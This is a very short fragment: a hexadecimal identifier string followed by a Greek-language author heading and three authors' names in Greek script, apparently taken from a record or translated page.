1B7578D04324CD6C8BF11985B79A814A
Συγγραφείς:
Σουμέν Βιρμανία
Βαϊμπχάβ Μπιλάντε
Ομάρ Χαν